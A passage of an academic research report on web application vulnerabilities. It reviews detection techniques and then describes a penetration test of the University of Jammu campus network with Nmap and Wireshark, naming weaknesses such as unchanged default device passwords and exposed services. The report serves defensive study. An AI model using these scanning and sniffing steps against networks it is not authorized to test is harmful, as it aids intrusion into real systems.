Final Report of the work done on the Major UGC Research Project

Project Title

To Trace Vulnerabilities in Network Applications and Develop Generalized Snort Rules to Counter these Vulnerabilities.

(**File No.:** 37-417/2009(SR) **Dated:** January 11, 2010)

Principal Investigator

Dr. Lalitsen Sharma

Associate Professor

Department of Computer Science & IT

University of Jammu

lalitsen@yahoo.com

Contents

Part A: Report before the mid-term evaluation

1 INTRODUCTION 4

2 REVIEW LITERATURE 5

2.1 Web Application Vulnerability Statistics 5

2.2 Web Application Security Techniques 6

2.2.1 Static Techniques for Security 6

2.2.1.1 **Pattern matching** 6

2.2.1.2 **Lexical analysis** 7

2.2.1.3 **Parsing** 7

2.2.1.4 **Type qualifiers** 7

2.2.1.5 **Data-flow analysis** 8

2.2.1.6 **Taint Analysis** 8

2.2.2 Dynamic Techniques 8

2.2.2.1 **Fault Injection** 8

2.2.2.2 **Fuzzing Testing** 9

2.2.2.3 **Dynamic Taint** 9

2.2.2.4 **Sanitization** 9

2.2.3 Other Techniques 9

2.2.3.1 **Intrusion Detection** 9

2.2.3.2 **Client-side Protection** 10

2.2.3.3 **System Design for Better Application Security** 10

2.2.3.4 **Secure coding** 11

3 EXPERIMENTAL RESULTS 11

3.1 Security Configuration in LAN a Case Study of University of Jammu 11

3.1.1 The approach used 11

3.1.1.1 **Network enumeration:** 11

3.1.1.2 **Vulnerability analysis:** 12

3.1.1.3 **Exploitation:** 12

3.1.2 The tools used 12

3.1.2.1 **Nmap:** 12
- INSTALLING NMAP 13
- SETTING UP NMAP 13

3.1.2.2 **Target Specification** 13
3.1.2.3 **Host Discovery** 14
3.1.2.4 **Port Scanning** 15
3.1.2.5 **Wireshark** 16
- INSTALLING WIRESHARK 16
- SETTING UP WIRESHARK 17

4. Click on start to start capturing. 18

3.1.3 Results 18
3.1.3.1 **Default login passwords** 18
3.1.3.2 **Exposed services that should be blocked** 19
3.1.3.3 **Lack of encryption when sending sensitive data** 20
3.1.3.4 Using services that communicate in plain text or weak encryption or hashing 21
3.1.3.5 **Lack of ingress and egress filtering** 22
3.1.3.6 **Lack of patches and updates** 22
3.1.4 Countermeasures 22
3.2 Performance Analysis of Internal vs. External Security Mechanism in Web Applications 23
3.2.1 Objective 24
3.2.2 Experimental setup 24
3.2.2.1 **Installing IIS** 25
3.2.2.2 **Development of test applications:** 25
3.2.3 Tools used 26
3.2.3.1 **SNORT** 26
- INSTALLING WINPCAP 27
- CONFIGURING THE SNORT.CONF FILE: 27

3.2.3.2 **SNORT RULES** 28
3.2.3.3 **Rule Options Used** 28
3.2.3.3 **Regular Expressions** 30

3.2.3.4 Extending the SNORT Rule set 31
3.2.3.5 **Running Snort** 32
3.2.3.6 **WAPT** 33
- TEST SCENARIO 33
- RECORDING A VIRTUAL USER 34
- STARTING A TEST RUN 35

3.2.3.7 Results 35

Part B: Report after the mid-term evaluation

4 CROSS-SITE SCRIPTING (XSS) ATTACK 38
4.1 Persistent XSS Attacks 39
4.2 Non-Persistent XSS Attacks 40
4.3 TESTING OF XSS EXPLOITATION ON LOCAL HOST SERVER 42
4.4 TESTING OF XSS EXPLOITATION ON BLOGS 44
5 SQL INJECTION 50
5.1 Experimental setup 51
5.2 Finding vulnerability 53
5.3 Potential Threats 53
5.4 Solutions 54
6 REFERENCES 54

Part C: Annexure

Annexure A: Publications before the mid-term evaluation

Annexure B: Publications after the mid-term evaluation

1 INTRODUCTION

Among the most prevalent network applications web-based applications are immensely used these days because they are user friendly and run in ubiquitous client interface i.e. browser [28]. Besides these, web applications are easy to develop and web technologies provide greater flexibility to the developers because of its ability to integrate heterogeneous applications. As the web based applications have been taken up as the best choice by application developers, the study of security concerns in web applications are gaining great importance. Application developers primarily focus on functionality and performance and security aspects at application layer are often ignored [23, 27]. Therefore applications commonly go into production with some loopholes. These loopholes in application are called vulnerabilities that can be exploited by the malicious users in order to gain access to the system. Weak input validation is an example of an application layer vulnerability, which can result in various input attacks. The result of exploiting vulnerability could be one of denial of service, loss of confidentiality, loss of integrity, gaining privileges, or file manipulation etc.

Most common security tools that companies have in place, such as firewalls, intrusion detection systems, access controls do not address the issue of application vulnerabilities [1, 16]. Over the last few years most of the attacks are targeting the application directly. According to a recent report[1], majority of attacks in 2010 were committed through the loopholes in the web application layer. These vulnerabilities are the result of under estimated minor flaws, drawbacks and limitations of current security strategies and the compromise between security performance and cost [10]. Cross site scripting, injection flaws, buffer overflows, improper error handling, broken authentication and session management are some of the most damaging attacks that are present in common web applications. Despite various countermeasures that have come in to

[1] The Web Hacking Incidents Database 2010 Semi- Annual Report, Jan to jun 2010. https://files.pbworks.com/download/B19F2rVyYV/webappsec/29750234/WHIDWhitePaper_WASC.pdf.

being, the attackers manage to discover alternate ways of exploiting vulnerabilities [22]. Out of various vulnerabilities reported in 2008, web application vulnerabilities amount significantly with 79% and they continued to make up the largest percentage of the reported [4].

Most existing approaches to repress vulnerabilities are based on input validation that either miss real vulnerabilities or report many false positives. Because an attacker can supply any arbitrary code, therefore proper input validation is difficult [31, 32]. Even web applications that perform some checks on every input may be vulnerable. If certain validation checks are employed to prevent one kind of vulnerability, users may find many other ways of exploiting it. Vulnerabilities may also appear when new features are introduced to existing applications. Even with expensive audits and time-consuming fixes, an organization's security team may not be aware of all the holes in the applications.

2 REVIEW LITERATURE

2.1 Web Application Vulnerability Statistics

WhiteHat Security's 10th Website Security Statistics Report presents a statistical picture of the vulnerability assessment results. They have been aggregating vulnerability data for many years from January 1, 2006 to August 25, 2010, over 2,000 websites across 350 organizations. WhiteHat Sentinel combines proprietary scanning technology with human expert analysis, to enable customers to identify, prioritize, manage and remediate website vulnerabilities. Figure 1 show the most prevalent classes of vulnerabilities calculated based upon their percentage likelihood of being found within any given website. Cross-Site Scripting and Information Leakage remain by far the most prevalent occurring in 7 out of 10 websites. SQL Injection, Insufficient Authorization, and Predictable Resource Location are found in roughly 15% of websites. Among all the existing vulnerabilities around 50% technical vulnerability classes those scanners can identify and rest are process logic flaws that require the intelligence of human evaluation and expertise to uncover.



Figure 1. Overall Top Vulnerability Classes

According to the Verizon's Data Breach Investigations Report 2010, 48% of the information security attacks in 2009 involved privilege misuse, 40% resulted from hacking, 38% utilized malware and 28% employed social tactics. Weak or stolen credentials, SQL injection, and data-capturing, customized malware continued to bother organizations trying to protect information assets.

2.2 Web Application Security Techniques

This section introduces some of the more commonly used solutions to address Web application vulnerabilities. In addition to manual code reviews and browser-side data validation, which are commonly employed for finding vulnerabilities, the two most commonly used approaches are penetration testing and application firewalls.

2.2.1 Static Techniques for Security

In static vulnerability detection technique source code is analyzed in order to find vulnerabilities. The source code is checked against the known vulnerabilities and a tool implementing static technique detects the existing vulnerability. A good overview of static analysis approaches applied to security problems is provided by Chess et al. [5]. Simple lexical approaches employed by scanning tools such as *ITS4* and *RATS* use a set of predefined patterns to identify potentially dangerous areas of a program [33].

2.2.1.1 ***Pattern matching***

The simplest static analysis technique is pattern matching [30]. A common source code auditing technique is to use the *grep* tool to find all occurrences of "*strcpy*" in the source code.

Most of these would be calls to the *strcpy()* function in the standard C library, which is often misused and is a good indicator of a potential vulnerability. This method is very imprecise and suffers from a number of practical problems. Pattern matching is unable to perform even trivial analysis of the source code, which makes it unsuitable for detecting complicated vulnerabilities. Another drawback of pattern matching is that the number of false positives can be very large. Lacking a proper C parser, a pattern matching tool is unable to tell apart comments from real code and is easily fooled by unexpected whitespace and macros.

2.2.1.2 ***Lexical analysis***

Lexical analysis [35] offers a slight improvement over simple pattern matching. A *lexer* is used to turn the source code into a stream of tokens, discarding whitespace. The tokens are matched against a database of known vulnerability patterns. This technique is used by tools like *Flawfinder* [6], *RATS* [24] and *ITS4* [30]. Lexical analysis improves the accuracy of pattern matching, because a *lexer* can handle irregular white space and code formatting. Unfortunately, the benefits of lexical analysis are small and the number of false positives reported by these tools is still very high.

2.2.1.3 ***Parsing***

This technique parses the source code and built an abstract syntax tree representation of the code. The abstract syntax tree allows us to analyze not only the syntax, but also the semantics of a program. This task is performed by compiler. To be able to correctly parse and analyze a wide range of programs, a static analysis tool needs a parser compatible with at least one of the major compilers. This technique is used in one of the earliest C static source analysis tools, *lint* [14].

2.2.1.4 ***Type qualifiers***

Some more advanced vulnerability detection tools are based on the type qualifier framework developed by Jeffrey Foster [20]. He describes type qualifiers as properties that “qualify” the standard types in languages such as C, C++, and Java. Most of these languages already have a limited number of type qualifiers (for example the const and register keywords in C programs.) Foster proposed a general purpose system for adding user-defined type qualifiers by annotating the source code and detecting type inconsistencies by type qualifier inference. One example is the format string detection system developed by Shankar [26]. The disadvantage of this approach is

that it is applicable only to a small number of security vulnerabilities that can be expressed in terms of type inconsistencies.

2.2.1.5 ***Data-flow analysis***

Data-flow analysis [29] is a traditional compiler technique for solving buffer overflow and format string problems and can be used as a basis of vulnerability detection systems. In any nontrivial program there are dependencies between the data manipulated by the code, which further complicates the task. Data-flow analysis is a traditional compiler technique for solving similar problems.

2.2.1.6 ***Taint Analysis***

The concept of tainting [21] refers to marking data coming from an untrusted source as "tainted" and propagating its status to all locations where the data is used. An attempt to use tainted data in a violation of specified security policy is an indication of vulnerability. The most well known example of this technique is the taint mode provided by the *Perl* programming language [12]. When running in this mode, the interpreter flags all data read from files, network sockets, command line arguments, environmental variables and other untrusted sources as tainted. The language provides facilities for untainting untrusted data after the programmer has verified that it is safe. Tainted data may not be used in any function which modifies files, directories and processes, or executes external programs. If this rule is violated, the interpreter will abort the execution of the program. Tainting is particularly well suited for interpreted environments because data can be flagged and inspected at runtime. Applying tainting to a compiled programming language requires static analysis and does not guarantee the same level of precision.

2.2.2 Dynamic Techniques

In dynamically vulnerability detection technique program code is executed to analyze the behavior of the system.

2.2.2.1 ***Fault Injection***

Fault injection is a testing technique that introduces faults in order to test the behavior of the system, some knowledge about the system is required to generate the possible faults. With fault injection it is possible to find security flaws in the system [7]. Faults are injected into the system under test and the system behavior is observed, the failure to tolerate faults is an indicator of a potential security flaw in the system, a model is used to decide what faults to inject.

2.2.2.2 *Fuzzing Testing*

Fuzzing is a technique, developed by Barton P. Miller at the University of Wisconsin in USA, which is used to discover flaws in command line tools for UNIX-like systems [20], as well as command line tools and GUI programs running on Microsoft Windows [8] and Apple Mac OS. The idea of this test is to provide random data as input to the application in order to determine if the application can handle it correctly. Fuzz testing is easier to implement than fault injection because the test design is simpler and previous knowledge about the system to test is not always required, additionally it is limited to the entry points of the program. Web scanners are generally based on this technique. Fuzz testing can also be improved to have a better coverage of the system. For instance recording real user inputs to fill out web forms and then utilize the collected data in the fuzz testing process to better explore web applications [19].

2.2.2.3 *Dynamic Taint*

In this technique the tainted data is monitored during the execution of the program to determine its proper validation before entering sensitive functions. It enables the discovering of possible input validation problems which are reported as vulnerabilities [2]. The interpreted languages employ this technique.

2.2.2.4 *Sanitization*

One possibility to avoid vulnerabilities due to the use of user supply data is the implementation of new incorporated functions or custom routines to validate or sanitize any input from the users before using it inside a program. Balzarotti et. al. [3] presented an approach using static and dynamic analysis to detect the correctness of sanitization process in web applications that could be bypass by an attacker. They used data flow techniques to identify the flows of input values from sources to sensitive sinks or the places where the value is used. Later they applied the dynamic analysis to determine the correct sanitization process.

2.2.3 *Other Techniques*

Several techniques that fall outside the realm of static and runtime language-based vulnerability detection are described below

2.2.3.1 *Intrusion Detection*

Kruegel et al. described several intrusion detection systems that use a variety of different anomaly detection techniques to detect attacks against Web servers and Web based applications

[8, 9]. These systems analyze client queries that reference server-side programs and create models for a wide-range of different features of these queries. Examples of such features are access patterns of server-side programs or values of individual parameters in their invocation. As with other types of intrusion detection techniques, proper patterns can be learned from prior "training" traffic. In particular, the use of application-specific characterization of the invocation parameters allows the system to perform focused analysis and produce a reduced number of false positives. The system automatically derives parameter profiles associated with Web applications (e.g., length and structure of parameters) and relationships between queries (e.g., access times and sequences) from the analyzed data. Therefore, it can be deployed in very different application environments without having to perform time-consuming tuning and configuration. However intrusion detection-based schemes cannot provide strong guarantees on which vulnerabilities are detected and which are missed [11].

2.2.3.2 ***Client-side Protection***

RequestRodeo [13] partly disables the inclusion of authentication information into requests passed to the server. A proxy that resides between the browser and the application server identifies HTTP requests which qualify as potential Cross Site Request Forgery attacks and strips them from all possible authentication credentials. RequestRodeo is implemented in the form of a proxy instead of integrating it directly into a Web browser to provide protection for a variety of Web browsers. Noxes [15], another browser-based technology, is designed to protect against information leakage from the user's environment while requiring minimal user interaction and customization effort. For instance, the act of sending the cookie information to an unknown URL will be detected and the user will be prompted whether this action should continue. Information leakage is a frequent side-effect of cross-site scripting attacks.

2.2.3.3 ***System Design for Better Application Security***

Tahoma [18] is a virtual machine-based execution framework for Web browsers and applications. It provides a level of isolation between Web applications and the underlying operating systems and allows limiting the capabilities of individual applications. For instance, the set of URLs available to a particular application may be restricted in Tahoma by the application publisher.

2.2.3.4 ***Secure coding***

Secure coding is about implementing security functions like input validation, sanitization, and exception handling etc. within the applications' logic so that the application becomes resilient to malicious attacks. However, in most organizations, the solutions used often rely on external security products, which include application firewalls, intrusion detection and prevention systems etc. that improve security by blocking application hacking techniques. In [11] it is showed that internal security is a better way of defending web applications. Although external security products provide efficient protection against network layer attacks but they are unable to protect efficiently at the application level.

3 EXPERIMENTAL RESULTS

3.1 Security Configuration in LAN a Case Study of University of Jammu

Corporate networks, Universities, Government agencies are all potential targets of security attacks. To protect the network the organizations deploy UTM (Unified Threat Management) security appliances that are firewall routers supplemented with powerful features such as antivirus and anti-spyware capabilities, intrusion detection and/or prevention, spam filtering, and web content filtering etc. In spite of deploying these devices the network is still vulnerable to malicious attacks. The most prevalent of the main reasons found is the improperly configured network and security devices, attributed to the security oversights by the security auditors and administrators.

An experimental setup was established to identify and discover various known and unknown vulnerabilities within the network applications. Different techniques were used to exploit various vulnerabilities, from the viewpoint of a potential attacker, to gain unauthorized access with a focus on making out different ways of executing various attacks on the applications under test and suggesting mitigation strategies. The experiment was conducted on the local area network of University of Jammu. One of the nodes on network with IP address: *172.18.221.213* and MAC address: *00-21-00-59-1E-0F* was chosen as an attacker.

3.1.1 The approach used

3.1.1.1 ***Network enumeration:***

Network enumeration is discovering information about the intended targets on the network. Network scanning is basically a procedure of finding the active hosts on the network**.** The goal of this phase is to map out the network and determine details about the systems on the network, permitting the attacker to tailor an attack to a potential target or against a wide range of addresses.

3.1.1.2 ***Vulnerability analysis:***

Vulnerability analysis refers to identifying potential ways of attack i.e. scanning the systems for finding the vulnerability or the weakness. Once we find the vulnerability or loop hole we can utilize it and attack the victim. In this phase, the attacker gathers information on a potential target. The goal of this phase is to scan the network and determine details about the systems on the network, permitting the attacker to tailor an attack to exploit known vulnerabilities in the software version running on your system, or perhaps to a configuration error.

3.1.1.3 ***Exploitation:***

Attempting to compromise the system by employing the vulnerabilities found through the vulnerability analysis.

3.1.2 The tools used

The tools used were Nmap 5.00, wireshark 1.2.8.

3.1.2.1 ***Nmap:***

Nmap ("Network Mapper") is a free and open source utility for network exploration or security auditing. It is useful for network administrators for performing tasks such as network inventory, managing service upgrade schedules, and monitoring host or service uptime. *Nmap* uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering, what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics. *Nmap* was installed on one of the hosts on the network. The output from *Nmap* is a list of scanned targets, with supplemental information on each depending on the options used. The ports table lists the port number and protocol, service name, and state. The state is open, filtered, closed, or unfiltered. Open means that an application on the target machine is listening for connections/packets on that port. Filtered port means that a firewall, filter, or other network obstacle is blocking the port so that *Nmap* cannot tell whether it is open or closed. Closed ports have no application listening on them, though they could open up at any time. In addition to the

ports table, *Nmap* can provide further information on targets, including reverse DNS names, operating system guesses, device types, and MAC addresses.

- INSTALLING NMAP

The following are the steps to install Nmap**:**

1. Download the *Nmap* installer package from *http://nmap.org/download.html*.
2. On the choose components page choose the components to be installed.
3. On the install *Winpcap* page install *Winpcap* if it is not already installed.
4. Click on install to install the *Nmap*.

- SETTING UP NMAP

Begin map by typing *nmap* in a terminal or by clicking the *nmap* icon in the desktop environment. The main window, as shown in figure 2



Figure 2. Nmap start page

Running a scan is as simple as typing the target in the "Target" field, selecting the "Intense scan" profile, and clicking the "Scan" button

3.1.2.2 ***Target Specification***

Target specification is to specify a target IP address or hostname for scanning. It allows users to scan a whole network of adjacent hosts. For this, *Nmap* supports CIDR-style addressing. For example, 192.168.10.0/24 would scan the 256 hosts between 192.168.10.0 and 192.168.10.255. Knowing the IP addresses of all active or inactive hosts on the network an attacker can perform IP spoofing, ARP spoofing etc.



Figure 3. Target Specification

While a scan is running, the output of the *Nmap* command is shown on the screen. Any number of targets, separated by spaces, can be entered in the target field. The "Quick scan plus" is just one of several scan profiles that come with *nmap*. Choose a profile by selecting it from the "Profile" combo box. Profiles exist for several common scans. After selecting a profile the *Nmap* command line associated with it is displayed on the screen.

3.1.2.3 ***Host Discovery***

One of the very first steps in any network exploration is to reduce a set of IP ranges into a list of active or interesting hosts. Network administrators may only be interested in hosts running a certain service, while security auditors may care about every single device with an IP address. Nmap offers a wide variety of options for customizing the techniques used. Host discovery, called ping scan, engage the network with arbitrary combinations of multi-port TCP SYN/ACK, UDP, SCTP INIT and ICMP probes. The goal of these probes is to solicit responses which demonstrate that an IP address is actually active (is being used by a host or network device). An external penetrator may use a diverse set of dozens of probes in an attempt to evade firewall restrictions.

Each regular host in the network is represented by a little circle. The color and size of the circle is determined by the number of open ports on the host. The more open ports, the larger the circle. A white circle represents an intermediate host in a network path that was not port scanned. If a host has fewer than three open ports, it will be green; between three and six open ports, yellow; more than six open ports, red. If a host is a router, switch, or wireless access point, it is drawn with a square rather than a circle.



Figure 4. Host discovery



Figure 5. List of active/ inactive nodes in the local area network of University of Jammu

3.1.2.4 ***Port Scanning***

The act of systematically scanning a computer's ports. Since a port is a place where information goes into and out of a computer, port scanning identifies open doors to a computer. The simple command nmap <*target*> scans 1,000 TCP ports on the host

<*target*>. An attacker can send client requests to a range of server port addresses on a host, with the goal of finding an active port and exploit a known vulnerability of that service.



Figure 6. Port Scanning

In the above snapshot, few ports are open, and the services available on them are shown which can be used to attack the victim computer.

3.1.2.5 ***Wireshark***

The next step was to activate a sniffer program on attacker's machine to capture all the traffic directed to it so that the content of the packets received can later be examined. We have used an open source packet analyzer, *Wireshark* Version 1.2.8, for this purpose. *Wireshark* captures network packets and tries to display that packet data as detailed as possible. It can capture traffic from many different network media types including wireless LAN as well depending on settings. Live data can be read from a number of types of network, including Ethernet, IEEE 802.11, PPP, and loopback. The *Wireshark* was installed on the node chosen as attacker (172.18.221.213).

- INSTALLING WIRESHARK

The following are the steps to install *Wireshark*:

1. Download the Wireshark installer package from *http://www.wireshark.org /download.html*.
2. On the choose components page choose the components to be installed.

3. On the install *Winpcap* page install Winpcap if it is not already installed.
4. Click on install to install the *Wireshark*.

➢ SETTING UP WIRESHARK

The following steps are used to start capturing packets with *Wireshark*:

1. Choose the right network interface to capture packet data from. On the 'Capture' menu select 'interfaces' to show the list of interfaces.
2. Click on the start on the right interface to start capture or click on options to set some more options.

Figure 7. Configuring Wireshark

3. The following settings have been used for the network card while capturing.



Figure 8. Configuring Wireshark

4. Click on start to start capturing.

3.1.3 Results

It has been found that the local area network of University of Jammu was not properly configured leaving it vulnerable to various security attacks. Vulnerabilities found:

3.1.3.1 Default login passwords

The administrators do not change the default passwords to the equipment or use trivial passwords that could be easily guessed by the attacker. This vulnerability has been detected in the network of University of Jammu. It has been found that almost all devices on the network have their default passwords not changed.



Figure 9. Default password

An attacker with an administrative control of a wireless access point can reconfigure the device, bypass the firewall and can jeopardize the entire network.



Figure 10. Unauthorized access to a wireless access point

3.1.3.2 ***Exposed services that should be blocked***

Unused interfaces, services and ports if left open serve as open doors for the attackers attempting to gain unauthorized access to the system. Various tools can be used to reveal detailed information about the network topology, network configuration and devices. The tool we used was Nmap. After selecting a target IP address, subnet, or domain name, execute the scan. The output displays in the lower box. All detected open ports are shown here with the service name and port number.

